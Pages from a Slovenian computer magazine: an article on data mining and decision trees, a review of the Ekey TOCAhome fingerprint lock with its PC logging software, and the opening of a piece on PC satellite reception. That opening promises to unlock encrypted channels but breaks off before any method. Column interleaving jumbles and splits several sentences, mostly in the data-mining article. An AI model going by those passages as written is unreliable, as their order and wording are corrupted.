**Spletni naslov:** www.igabiba.com

## Dokopljimo se do pravih podatkov

Iz poglavja o OLAP-u smo se počasi prebili do podatkovnega izkopavanja. Na splošno slednje v praksi pomeni največjo dodano vrednost raziskovanja in vrednosti množice podatkov, iz katerih hočemo pridobiti največ, kar je možno.

**Piše: Darko Jagarinec**

darko.jagarinec@mojmikro.si

**P**rišli smo do okolja, kjer imamo operativno podatkovno zbirko in transakcijski sistem (OLTP), podatke prečrpavamo v podatkovno skladišče in jih pregledujemo z orodji OLAP, zato nam na koncu manjka samo še pika na i. Slednji bi lahko rekli, da je eden izmed pravih vrednosti in razlogov, zakaj imeti podatkovno skladišče in uporabljati tehnologijo OLAP in pripadajoča orodja. Samo pregledovati in enostavno analizirati podatke bo kmalu postalo premalo. Kaj lahko izkušimo še iz podatkov, ki jih hranimo recimo že 5 ali 10 let? Samo to, da primerjamo količine po mesecih in iščemo trende upadanja in naraščanja? Nikakor ne, bi bil enostaven odgovor, ampak vendarle, kaj nam je storiti?

Omenil sem že, da je ponavadi rezultat podatkovnega izkopavanja **drevo odločitve**. Kako naj bi bilo videti tako drevo, si oglejte sliko 1. Na kratko, drevo v tem primeru ponazarja zelo preprosto odločitev, ali naj banka dodeli komitentu kredit ali ne. To v realnosti ne poteka tako in na tako malo načinov, a uporabil sem preprost vsakdanji primer. Bančni uslužbenec naj bi se glede na starost osebe, ali ima oseba redno zaposlitev in glede na plačo osebe odločil, ali naj komitentu odobri kredit ali ne. Za odločitev preprosto »potuje« po grafu oziroma drevesu, dokler ne pride do lista oziroma do konca veje – tam se skriva odgovor, ali naj komitent pridobi denarna sredstva iz kredita ali ne. Možen je tudi odgovor »mogoče«, kar terja lastno presojo bančnega uslužbenca, ali naj kredit odobri ali ne.

### ZBIRANJE IN PRIPRAVA PODATKOV

Če uporabljamo za vir podatkov kar podatke iz podatkovnega skladišča, na tem mestu ne bi smeli imeti težav, ker so podatki praviloma že urejeni in si-

stemsko pravilni (zaradi pravil pri prenašanju iz OLTP v podatkovno skladišče, filtriranja in dopolnjevanja manjkajočih in neobstoječih vrednosti, agregiranja in podobno).

Pomembno je tudi, ali bomo podatke jemali samo iz enega vira. Če imamo več virov, je treba biti pazljiv: če uparjamo in združujemo več virov skupaj, moramo paziti, kaj bomo storili s podatki, ki so si podobni oziroma označujejo iste stvari – take podatke je treba **spraviti na skupni imenovalec**, da pozneje pri obdelavi in interpretaciji ne pride do zmešnjave. Če iz prvega vira dobivamo podatke za neko stvar v kilogramih, ne moremo za isto stvar dobivati iz drugega vira podatke v tonah in podobno. Podatke moramo nekako normalizirati, da so vse v enaki osnovni enoti; še posebej se zaplete, če je virov več in s tem več različnih velikostnih oznak, na primer kilogrami, tone, deagrami – vse tri je treba spraviti na osnovno enoto za merjenje, ki jo določimo kar sami – naj bodo kilogrami – in to naj potem velja za vse količine, katerih težo označujemo.

Pri vprašanju, **koliko podatkov je dovolj**, imamo na izbiro več odgovorov, najprilnejši pa je tisti, ki pravi, da moramo vzeti koliko

za simulacijo, kjer imamo ponavadi manj podatkov, ali pa za tisto pravo izkopavanje med ogromno količino podatkov. Rezultati so lahko tukaj zelo različni – določena tehnika se lahko pri izkopavanju majhne količine podatkov obnaša malce drugače, kot če bi obravnavala ogromno količino podatkov – tudi na to moramo biti povsem pazljivi in dobro poznati tehniko izkopavanja, ki jo bomo uporabili! Seveda to preprosto ugotovimo, ko začnemo spoznavati različne **tehniko izkopavanja** – takrat se pravzaprav odločimo, kako bomo stvar dokončno izpeljali.


Podatki morajo biti **kakovostni**, vsi, ki merijo isto količino, v enaki merski enoti, posebej pa pregledamo podatke, ki so nepopolni, kajti ti podatki nam lahko pokvarijo celotno izkopavanje. Kadar se zavestno odločimo, da bodo nepopolni podatki ostali takšni, kot so, moramo računati tudi na posledice in možne napake. V kolikšni meri podatke očistimo nepravilnosti, je odvisno od našega časa, ki ga imamo namenjenega za ta korak priprave na izkopavanje. Za večje količine, če poznamo vzorec napake, ki se stalno ponavlja, lahko čiščenje avtomatiziramo, recimo manjkajoče

**Podatki morajo biti kakovostni, vsi, ki merijo isto količino, v enaki merski enoti, posebej pa pregledamo podatke, ki so nepopolni, kajti ti podatki nam lahko pokvarijo celotno izkopavanje.**

podatkov, da bo ravno dovolj. Seveda je to težavno vprašanje, ki nima pravega odgovora, kot nekakšno pravilo pa smo že omenili, da moramo vzeti **čim večjo količino podatkov**. Podatki o 10 računih nam ne bodo dali enakih rezultatov kot podatki o 1.000.000 računih, kar je razumljivo – vzeti moramo **čim večji vzorec** obravnavanja podatkov. Nekaj je pa seveda odvisno tudi od tehnike, ki jo uporabljamo za izkopavanje. Pomembno je tudi dejstvo, za kaj točno uporabljamo izkopavanje – samo


vrednosti zamenjamo s količino 0 ali -1, preverimo, kako so bila izračunana povprečja (ali so se upoštevale prazne vrednosti in jih zamenjamo z ustrežno vrednostjo in podobno). Če imamo možnost, lahko iste podatke, ki se pojavijo večkrat v različnih virih, normaliziramo in uporabljamo samo določen vir kot identifikacijski, drugi viri in njihovi podatki pa so tako ali tako povezani na ta vir prek ključa – odpravimo redundantnost ponavljajočih imen! Na tem koraku dodamo tudi vse izračunane attribute, kot je recimo število dni, odkar je komitent prvič uporabil bančno kartico, potem ko mu je bila izdana – in dodamo nov atribut »stevalo\_dni\_do\_uporabe«, katerega vrednost je razlika med datumoma izdaje kartice in datumom prve uporabe na bančnem avtomatu, sistemu POS ali bančnem okencu. Vse attribute preverimo in ocenimo, kako bi čimveč atributov pretvorili na številčne vrednosti, predvsem zaradi poznejših matematičnih analiz (povprečje, standardni odklon, minimum, maksimum).

Ravno **izbira in priprava podatkov** sta najzamadnejši opravili in sta za celoten proces **kritični**. Če podatkov nimamo dovolj, pa bi vendarle radi izvajali izkopavanje, se lahko omejimo samo na **dober predstaviten vzorec**. Veliko enakih podatkov, pa čeprav jih



Prikaz drevesa odločitve





Graf 1: Napor, ki je potreben pri vsakem koraku izkopavanja

imamo ogromno, nam ponavadi ne prinesejo toliko sprememb, zato v določenih primerih lahko delamo samo z vzorci. Izbiranje in priprava podatkov sta poleg zamudnosti tudi aktivnosti, ki vzameta največ napora in volje zaposlenih. To delo ponavadi traja dolgo, kot rezultat pa dobimo **prečiščene** podatke, ki jih bomo šele raziskovali. Zato je ta korak tako kritičen pri končnem uspehu. Ko nam uspe izbrati in pripraviti dobre in kakovostne podatke, smo veliko dela že naredili. Če bi lahko napor izrazili v številkah, bi celoten napor, ki ga vložimo v izkopavanje izgledal tako, kot je prikazan na grafu 1.

**Problema se vedno lotimo postopoma, neracionalno bi bilo, če bi takoj na začetku že izvajali kompleksno izkopavanje, pri tem pa sploh ne bi vedeli, kaj delamo, kaj šele da bi znali interpretirati rezultate.**

### TEHNIKE, ALGORITMI

Pri izbiri tehnike vnaprej ne vemo, katero bomo izbrali. Vsak problem terja svojo tehniko, zato moramo najprej imeti podatke, določiti, kaj bomo pravzaprav iskali oziroma zakaj bomo izkopavali podatke. Ko to ugotovimo, lahko glede na lastnosti tehnik izberemo pravo, ki bo najbolj ustrezala izbranih in pripravljenim podatkom.

Pri tem moramo vedeti, ali iščemo podatke, ki jih ne poznamo, ali pa dokazujemo kakšno tezo, za katero predvidevamo, da jo bomo dokazali. Če se nam dozdeva, da poleg vrča za čaj uspešno prodajamo tudi podstavke za čaj, poskusimo to dokazati. Če problem poznamo, si tako delo olajšamo. Ne moremo pa pričakovati, da bomo celotno stvar »zagnali« in da bodo ven prileteli samo oh in sploh navdušujoči rezultati – niti ne, problem si moramo zastaviti, nato pa ga dokazati, se približati določeni oceni ali pa tezo izpodbiti.

Za vsako tehniko je pomembno tudi, kako **natančna** je; ali vrne rezultate v diskretnih vrednostih (1,2,3) ali na intervalih (1-8, 16-40), oziroma na drugi strani z nekimi nemerškimi količinami (slab, dober, srednje dober, zelo dober, odličen in podobno).

Po mojem mnenju sta pomembni še naslednji zadevi: Koliko so zaposleni večji tega dela?

### ODGOVORNOSTI PRI DELU

Ko pridemo do točke, kjer se določijo odgovornosti za posamezne aktivnosti, ponavadi naletimo na nesoglasja. Mnenja, kdo bi moral za kaj skrbeti, so vedno različna, v svetu pa nekako velja približno naslednja **shema odgovornosti**:

- **informatik**: pripravi podatke, skrbi za znanje, kje so podatki, kako podatke in vire združevati,
- **analitik**: oceni primernost metod in izbere podatke,
- **poznavalec področja**: vedno moramo

postaviti dobro vprašanje, izbrati podatke, jih dobro interpretirati in določiti potek aktivnosti – skratka poznavalec naj bi vodil celoten postopek, ker je edini, ki bo dobro vedel, kaj nam je storiti, da pridemo do rezultatov.

### V PRAKSI

V vsakdanjem izkopavanju velja nekaj pravil, ki se jih ponavadi držimo, če le nimamo skrajnega primera za obravnavo. Uporabljajte **velike količine podatkov**, torej veliko zapisov in temu primerno tudi veliko Poskrbite predvsem za to, da ne različni spremenljivki označev količino! Določite nove spretnosti, kar velja predvsem za razl v datumih. Problema se lotim vedno **postopoma**, neracionalno bi bilo, če bi takoj na začetku že izvajali kompleksno izkopavanje, pri tem pa sploh ne bi vedeli, kaj delamo, kaj šele da bi znali interpretirati rezultate. Odkrivati je treba povezave in zakonitosti korak za korakom, na vsakem koraku pa dodajte nove spremenljivke, da bi lahko ugotovili, kaj v

So modeli in tehnike **enostavni za razumevanje**? Poleg tega pa še **strojna oprema** – smo se lotili problema, ki bo rešljiv v nekaj urah ali v 120 letih? Ne nazadnje, koliko pa **stanejo** taka orodja in kje jih lahko kupimo? Kdo skrbi za **vzdrževanje, izobraževanje** s takimi orodji?

največji meri vpliva na končni rezultat. S tem predvsem najdete spremenljivke (podatke), ki na določene odločitve sploh ne vplivajo – tudi to je namen izkopavanja, da najdete podatke, ki so najbolj kritični v poslovanju, in s tem dejavnike, ki najbolj pripomorejo k vašemu izboljšanim poslovanju. Zaradi nepoznavanja področja velja vedno poskusiti **več modelov**, ki bo najustrenejši, zato jih preskusite več. Če na kakšnem koraku »začutimo«, da bi bilo dobro, da bi imeli še kakšne dodatne podatke o določeni stvari, dodajmo atribut med že obstoječe in tako obogatimo nabor podatkov – mogoče bo ravno nov dodan atribut zelo pomemben pri končnem izkopavanju.

### ORODJA IN KRITERIJI

Zasledil sem kaj nekaj orodij, ki jih najdete v internetu, posebej pa jih ne bom omenjal. Obstaja pa kar nekaj dobrih povezav v zvezi z izkopavanjem podatkov, med njimi se mi zdijo zanimive naslednje:

- Izkopavanje podatkov na kratko: [www.eco.utexas.edu/\\$tnorman/BUS.FOR/course.mat/Alex/](http://www.eco.utexas.edu/$tnorman/BUS.FOR/course.mat/Alex/)
- Kako izbrati programski paket: [www.dmreview.com/editorial/newsletter\\_article.cfm?nl=bireport&articleId=1000465&issue=20003](http://www.dmreview.com/editorial/newsletter_article.cfm?nl=bireport&articleId=1000465&issue=20003)
- Tehnike in metode: [www.statsoft.com/textbook/stdatmin.html](http://www.statsoft.com/textbook/stdatmin.html)

Vsako orodje ni ustrezno glede na problem, ki ga moramo rešiti. Vsaka tehnika in orodje potrebujeta **prečiščene podatke**, kar pa je dostikrat glede na daljšo uporabo podatkovnih zbirk včasih težak problem (določeni atributi se skozi čas ukinjajo, dodajajo novi – za take je treba uvajati nove attribute, ki združijo take problematične attribute). Za orodje je pomembno tudi, s katerimi podatkovnimi zbirkami se lahko poveže in ali lahko podatke črpa iz več tabel hkrati (stavki SQL). Pomemben kriterij je tudi, kako se na koncu izkopavanja uporabniku podatki **predstavijo** – grafi, zgolj tabele, opisi rezultatov z besedami. Navsezadnje lahko rečemo, da tudi za orodja za izkopavanje veljajo enaki kriteriji kot za vsako drugo orodje oziroma programsko opremo. ■




Ekey TOCAhome

# Prst namesto ključa

Tehnologija, ki smo jo do nedavnega videvali le v najbolj norih znanstvenofantastičnih filmih, se počasi, vztrajno in hkrati na videz neopazno seli v naš vsakdan. Bralnik prstnih odtisov, ki zna odkleniti vrata, aktivirati alarmni sistem in vključiti/izključiti večino naprav, ki za svoje delovanje potrebujejo električno energijo, si lahko danes za kar sprejemljiv denar že privoščimo tudi domači uporabniki.

**Piše: Uroš Florjančič**

uros.florjancic@mojmikrosi



Čeprav so bralniki prstnih odtisov na trgu že nekaj let, med uporabniki niso razširjeni. Razlogov je več. Prvi je vsekakor neseznanjenost potencialnih uporabnikov s ponujenimi rešitvami, za kar se lahko »zahvalimo« predvsem pomanjkljivi promociji izdelkov. Drugi razlog je cena, ki pa se mi pri opisanem sistemu zdi že skoraj sprejemljiva za domačo rabo, medtem ko je ta strošek za podjetja zanemarljiv. Tretji razlog, ki preprečuje, da se bralniki prstnih odtisov ne razširijo bolj, so tudi nekateri prodajalci s svojo ozko usmerjenostjo. Ne gre zanemariti tudi tega, da so nekateri bralniki pri prepoznavanju prstnih odtisov precej nezanesljivi, kar pa pri opisanem sistemu na srečo ne drži.

## PRVE IZKUŠNJE: MEŠANE

Ob nakupu in začetni uporabi sistema Ekey TOCAhome smo bili z delovanjem zelo zadovoljni, zato sem si zaželel še različico za osebni računalnik, da bi lahko nadomestil vpisovanje gesel za dostop do različnih podatkov. Podjetje,

ki pri nas trži sisteme Ekey TOCAhome, se je na mojo prošnjo z veseljem odzvalo in mi posodilo USB-bralnik prstnih odtisov. Ob nakupu bralnika, ki stane pregrešnih 24.000 tolarjev, dobimo še program, ki omogoča prijavo v sistem Windows, torej prstni odtis kot nadomestilo geslu za vstop v operacijski sistem.

Programska oprema, ki bi uporabnikom omogočala dostop do elektronske pošte, e-banke in drugih zaščitene vsebin, pa žal ni priložena. Žal mi ni uspelo prepričati niti katerega izmed »univerzalnih« programov za delo z USB-bralniki prstnih odtisov, saj z uporabljenim bralnikom ni znal delati nihče. Sem pa s tem vprašanjem poklical v pet računalniških trgovin, katerih imen tukaj ne bom omenjal. V štirih sem dobil odgovor, da »robe« nimajo na zalogi in da je nakup možen le po naročilu, v peti trgovini pa sem dobil ciničen odgovor: »Kupi si ga na Kitajskem.« Toliko o skrbi za kupce.

## REŠITVE ZA DOM IN PODJETJA

Sistem Ekey TOCAhome prodaja podjetje Linde MPA, d.o.o. ([www.lindempa.si](http://www.lindempa.si)), v treh različicah. Osnovna izvedba premore krmiljenje enega releja in zaporedni priključek za povezavo z osebnim računalnikom, omogoča pa vnos do 99 prstnih odtisov. Druga izvedba

krmili do tri releje, vendar nima možnosti povezave z osebnim računalnikom, medtem ko tretja združuje prednosti prvih dveh in lahko nadzoruje do tri releje, ima pa tudi priključek za povezavo z osebnim računalnikom.

Sistemi so dobra rešitev tako za domačo uporabo kot za uporabo v manjših podjetjih. Dom lahko zapustimo kadarkoli, ne da bi nas skrbelo, ali imamo ključ. Ravno tako se lahko otroci brezskrbno igrajo brez strahu, da bi izgubili ključ, v podjetju pa lahko precej okorne ID-kartice zamenjamo z bralnikom prstnih odtisov, ki nam lahko skupaj z osebnim računalnikom rabi tudi za evidenco prihodov/odhodov zaposlenih.

## NEZAHTEVNA MONTAŽA

Ob nakupu sistema vam podjetje ponudi tudi montažo, ker pa ni prezahtevna, se je lahko s priloženimi navodili lotite tudi sami.

Priklop naprave na že obstoječ sistem domofonov z električno ključavnico nam ne vzame več kot dobrih dvajset minut. Sistem je sestavljen iz dveh enot.



Enoto lahko namestimo tudi pod domofon in tako tudi mlajšim družinskim članom omogočimo uporabo.

Notranja enota vsebuje vezje za delovanje in upravljanje celotnega sistema.



Notranja enota, kot ime pove, sodi v notranjost objekta, zunanja pa je bralnik prstnih odtisov. Bralnik montiramo na mesto, ki ga ne doseže dež, deluje pa v območju od -20°C do +70°C.

## DODAJANJE IN UPRAVLJANJE UPORABNIKOV

Po uspešni montaži s pomočjo prikazovalnika in štirih tipk v notranji enoti dodajamo in upravljam uporabnike. Vnos uporabnikov je zaščiteno z dvomestnim geslom, ki ga lahko poljubno spreminjamo. Če geslo trikrat napačno vnesemo, se ves sistem zaklene, nadaljnja uporaba pa je možna šele po preteku tridesetih minut. Postopek dodajanja uporabnikov je z jasno napisanimi priloženimi navodili otročje preprost, postopku sledi le še poteg prsta preko bralnika. Pri tem je pomembno, da na bralnik položimo celoten prst, ne le njegov vrh, nato pa rahlo, a ne prenežno pritisnemo in v enem potegu zdrsimo s prstom preko tipala. Večja odčitana površina prsta, pomeni tudi večja verjetnost, da nas bo v prihodnje sistem prepoznal.

Tehnika, ki se uporablja v sistemih TOCA, se imenuje prepoznavanje minucij. Prednost minucij je predvsem velikost shranjenega podatkovnega zapisa, saj sistem shrani samo značilnosti prstnega odtisa, ne pa celotnega odtisa. Takšno shranjevanje je tudi varno, saj iz shra-



➤ **V podjetju lahko precej okorno ID-kartico zamenjamo z bralnikom prstnih odtisov, ki nam lahko skupaj z osebnim računalnikom rabi tudi za evidenco prihodov/odhodov zaposlenih.**

njenih podatkov ni možno rekonstruirati prstnega odtisa, običajen prostor za shranitev potrebnih podatkov pa ne presega 1 KB na odtis. Kot smo že omenili, lahko v sistem dodamo do 99 prstnih odtisov, v praksi pa je priporočljivo, da za vsakega uporabnika vnesemo vsaj po dva prstna odtisa, da ne pride do težav prepoznavanja pri morebitnih poškodbah, kot so večje urezine, opekline, odrgnine in podobno.

Poslastica sistema, ki bo bralcem še posebej všeč, je seveda možnost povezave naprave z osebnim računalnikom, s katerim lahko nato dodajamo in brišemo uporabnike, spremljamo vstope/izstope, kar je uporabno tudi pri registraciji prihoda na delo odhoda z dela.

### POVEZAVA Z OSEBNIM RAČUNALNIKOM

Sistem Ekey TOCAhome lahko z 9-nožičnim zaporednim kablom povežemo z osebnim računalnikom, v katerem teče operacijski sistem Windows 2000 ali XP.

Po povezavi vtiča RS 232 v notranji enoti ter ustreznih vrat COM v računalniku, namestimo bralniku priloženo programsko opremo Ekey TOCAhome PC. Namestitev je s pomočjo čarovnika hitra in nezahtevna. Po prvem zagonu novo nameščene programske opreme se s klikom na ukaz config dokopljeemo do nastavitve vrat. Izberemo tista vrata, v katera smo priključili notranjo enoto sistema (na primer COM1), aktiviramo pa lahko tudi funkciji Cursorfill in Time.

Ob aktiviranju funkcije Cursorfill nam programska oprema vnese imena oseb, katerih uspešna identifikacija je bila izvedena prek bralnika enote TOCAhome, na mesto, kjer je postavljen kazalec, na primer v Word ali Excel. Med ponujenimi možnostmi lahko izberemo med Cursorfill + CR ali Cursorfill +TAB, kar pomeni, da se za vsakim prebranim vnosom kazalec postavi v novo vrsto v prvem primeru, v drugem pa se posnema pritisk tipke TAB, kar nam omogoča izdelavo preglednih evidenc.


	A	B	C	D	E	F	G
1	9	Peter	F03	Eingang	12.1.2005 7:11	1	
2	9	Peter	F03	Eingang	12.1.2005 7:12	1	
3	6	Anja	F08	Eingang	12.1.2005 7:22	1	
4	3	Marjan	F01	Eingang	12.1.2005 7:32	1	
5	2	Janez	F07	Eingang	12.1.2005 7:42	1	
6							
7							
8							
9							

**Sistem nam poleg upravljanja uporabnikov (dodajanje in brisanje), omogoča tudi beleženje časa, ki ga lahko v podjetju koristno uporabimo tudi kot evidenco prihoda na delo.**

Z možnostjo TimeRecording se beležijo vsi podatki o dostopih (številka in ime uporabnika, prst, ime notranje enote, čas in pri enoti s tremi releji številka aktiviranega releja). Vendar izdelava evidenc deluje le takrat, kadar je notranja enota povezana z osebnim računalnikom, v katerem teče ustrezna programska oprema, pri tem pa je pomembno tudi to, da sistem nima svoje ure, zato za beleženje časa uporablja časovne nastavitve računalnika.

Po izbranih nastavitvah, program ponovno zaženemo ter se z notranjo enoto TOCAhome povežemo z ukazom Connect. Povezava enote je možna takrat, ko je v sistem ročno vnesen vsaj en uporabnik. Vstop v program je zaščiten z že nastavljenim geslom, ki ga lahko poljubno spreminjamo, vnosu gesla pa se s pritiskom tipke SCAN izognete in v sistem vstopite s potegom v sistem prej vnesenega prsta prek bralnika.

Tudi naslednja nastavitve je izredno dobrodošla, ne glede na to, ali uporabljamo sistem z enim ali s tremi releji. S klikom na ukaz Relais dobimo možnost spreminjanja časa aktiviranja releja. Čas nastavimo od najmanj ene sekunde do največ 255 sekund. Privzeta vrednost je tri sekunde, za odklepanje vrat pa zadostuje že ena sekunda.



**Posameznemu releju lahko določimo čas aktivnosti (od 1 do 250 sekund). Za odklepanje vrat povsem zadostuje ena sekunda.**


S klikom na ukaz Read program prebere v sistem vnesene uporabnike, skupaj z osebno zaporedno številko, imenom in vnesenim prstnim odtisom ter številko krmiljenega releja.

Možnost History nam koristi tudi, če nimamo sistema ves čas povezanega z osebnim računalnikom, saj nam omogoča vpogled v zadnjih sto dogodkov, podatke program shrani v datoteko formata csv, ki ga lahko odpremo s programom Excel. Med podatki so vrednosti *matched*, kar pomeni, da je bil prst pravilno identifici-

ran, *not matched* oziroma prst je prepoznan, vendar skladnost ni popolna, *enrolled* oziroma vnos novega prsta in *state xx*, kar pomeni, da še ni v uporabi.

Poleg vnosa uporabnikov prek notranje enote sistema, lahko te dodajamo tudi prek računalnika. Uporabnika dodamo tako, da v programu kliknemo na še ne uporabljeno mesto in kliknemo tipko Enroll. V novo odprto uporabniško okno vnesemo ime novega uporabnika, si izberemo, kateri prst bomo vnesli, in če imamo enoto s tremi releji, kateri rele bo vnos krmilil. S ponovnim klikom tipke Enroll nas program opomni, naj novi uporabnik s prstom potegne prek bralnika. Če je bil odtis uspešno zajet, lahko novi uporabnik že uporablja sistem. Uporabnike lahko tudi brišemo, tako da uporabnika kliknemo in izberemo Delete. Če smo se pri vnosu novega uporabnika pri pisanju imena zmotili, te napake ne moremo odpraviti, ime pa spremenimo tako, da vnos izbrišemo in uporabnika ponovno dodamo pod novim imenom. Enako velja za uporabnike, vnesene brez pomoči računalnika, kjer vnos imena sploh ni možen.

➤ **Dom lahko zapustimo kadarkoli, ne da bi nas skrbelo, ali imamo ključe.**



**Prsti so označeni z F1 do F10, pri čemer je F1 mezinček leve roke, F10 pa mezinček desne roke. Z izbiro številke 01, 02, 03 pa si izberemo, kateri rele želimo krmiliti z določenim prstom.**

ID	User	F1	F2	F3	F4	F5	F6	F7	F8	F9	F10	
1	Janez							01				
2	Marjan							01				
3	Anja											
4	Marjan											
5	Maja											
6	Anja											
7	Ljiljana											
8	Marjan											
9	Peter											
10	MojMikro											

**Vneseni uporabniki na levi strani, na desni strani evidenca vstopov. Številka 01 pomeni, da uporabnik upravlja rele številka 01.**

Sistem lahko nadgradimo z zakasnitvenim relejem in tako z enim bralnikom krmilimo dve napravi. Zanimiva je tudi možnost, da z

## Ekey TOCAhome

zakasnitvenim relejem napravo prilagodimo tako, da sta za vklop potrebni dve osebi. Možnosti je torej neskončno, uporabiti moramo le malce fantazije. Ker pa prstov in s tem prstnih odtisov nimamo samo na rokah, lahko, če iz kakšnega nenavadnega razloga to želimo, uporabnika dodamo tudi na podlagi **nožnega prstnega odtisa**. Prepoznavanje bo sicer v zimskem času malce nerodno, deluje pa!

Zamenjava klasičnega ključa z bralnikom prstnih odtisov ima veliko prednosti. Prva je ta, da ključa, ker se nas vedno drži, ne moremo več pozabiti, sistem ima tudi prednosti pred bralniki kartic, ki imajo enake pomanjkljivosti

➤ **Priporočljivo je, da za vsakega uporabnika sistema vnesemo vsaj po dva prstna odtisa, da ne pride do težav prepoznavanja pri morebitnih poškodbah, kot so večje ureznine, opekline, odrgnine in podobno.**

kot klasični ključ. Sistemi s tipkovnicami, ki od nas zahtevajo vnos že nastavljene kombinacije, so sicer uporabni, a saj vemo: ko ve geslo eden, ga ve sam, ko ga vesta dva, ga pozna ves svet.

Sistem potrebuje za delovanje **električno energijo**, žal ob izpadu elektrike naprava ne deluje, seveda pa se ohranijo vsi vnosi. Rešitve, ki bi delovala ob izpadu električne energije, ni, morda si lahko omislimo UPS, najboljša rešitev pa je, da imamo **rezervni ključ** vedno nekje pri roki.

Kot pomanjkljivost naprave bi lahko navedli **način priključitve**, ki bi bil lahko v današnjem času prek USB- ali morda celo omrežnega priključka, ki bi nam omogočala predvsem bolj proste roke pri izbiri montažnega mesta notranje enote. Tako pa smo omejeni z dolžino kabla.

## računalnik kot zmogljiv digitalni satelitski sprejemnik

# Satelitska oprema za vsak žep

Današnji računalniki so izredno prilagodljive in vsestransko uporabne naprave. Pogledali si bomo, kako svojega elektronskega prijatelja izredno poceni nadgradimo v zmogljiv digitalni satelitski sprejemnik, ki se ne odlikuje le s prikazovanjem zelene TV-vsebine, temveč tudi z možnostjo odklepanja zaklenjenih programov, sprejema čisto pravih datotek in poslušanja kristalno čistih digitalnih radijskih postaj.

**Piše: Uroš Florjančič**

uros.florjancic@mojmikro.si

Pisalo se je leto 1998, ko me je premamila reklama za hiter satelitski internetni dostop: »Prenašajte datoteke s kar 2 Mb/s, glejte digitalno TV in poslušajte digitalni radio,« se je glasila reklama za storitve podjetja EOL (www.europeonline.com). Sprva sem bil navdušen, po preizkusu in dobesedno vrženih dobrih sto tisočakah, pa izredno razočaran, zato sem obupal nad satelitsko tehnologijo in nanjo do nedavnega pozabil.

### SATELITSKA TEHNOLOGIJA Z BOLŠJAKA

Ne dolgo tega pa sem med brskanjem po internetnem boljšem trgu opazil zanimivo ponudbo: komplet **satelitske antene**, kartice LNB in kartice PCI SkyStar 2 DVB za neverjetnih **22 tisočakov**. Ni ga bilo junaka, ki bi me prepričal, da zadeva ni vredna ponovnega preizkusa, tokrat ne plačljivih, temveč brezplačnih storitev, ki jih lahko lastnik kompleta uporablja.


Ker sem od časa prvega srečanja s tem čudom tehnike malce spremenil svoj naslov in ker sosed pred tridesetimi leti, ko je zidal svojo hišo, ni računal, da me bo med iskanjem satelitov po širnem nebu motil prav njegov dimnik, sem porabil kar nekaj časa, da sem izbral **primerno mesto za namestitev antene**, pač najvišjo točko hiše, ki je seveda dimnik. Po trdem delu sem anteno oziroma parabolo s pomočjo kompasa grobo usmeril proti satelitu. Sledila je vdelava kartice PCI Sky Star 2 DVB v domač računalnik. Z namestitvijo **programske opreme** ni bilo nikakršnih težav. Sledila sta ponovni zagon računalnika in fina usmeritev antene s pomočjo programa Fast Satfinder.

### USMERITEV SATELITSKE ANTENE

#### Fast Satfinder

Fast Satfinder je nepogrešljivo orodje, ki pomaga pri fini usmeritvi **satelitske antene** na

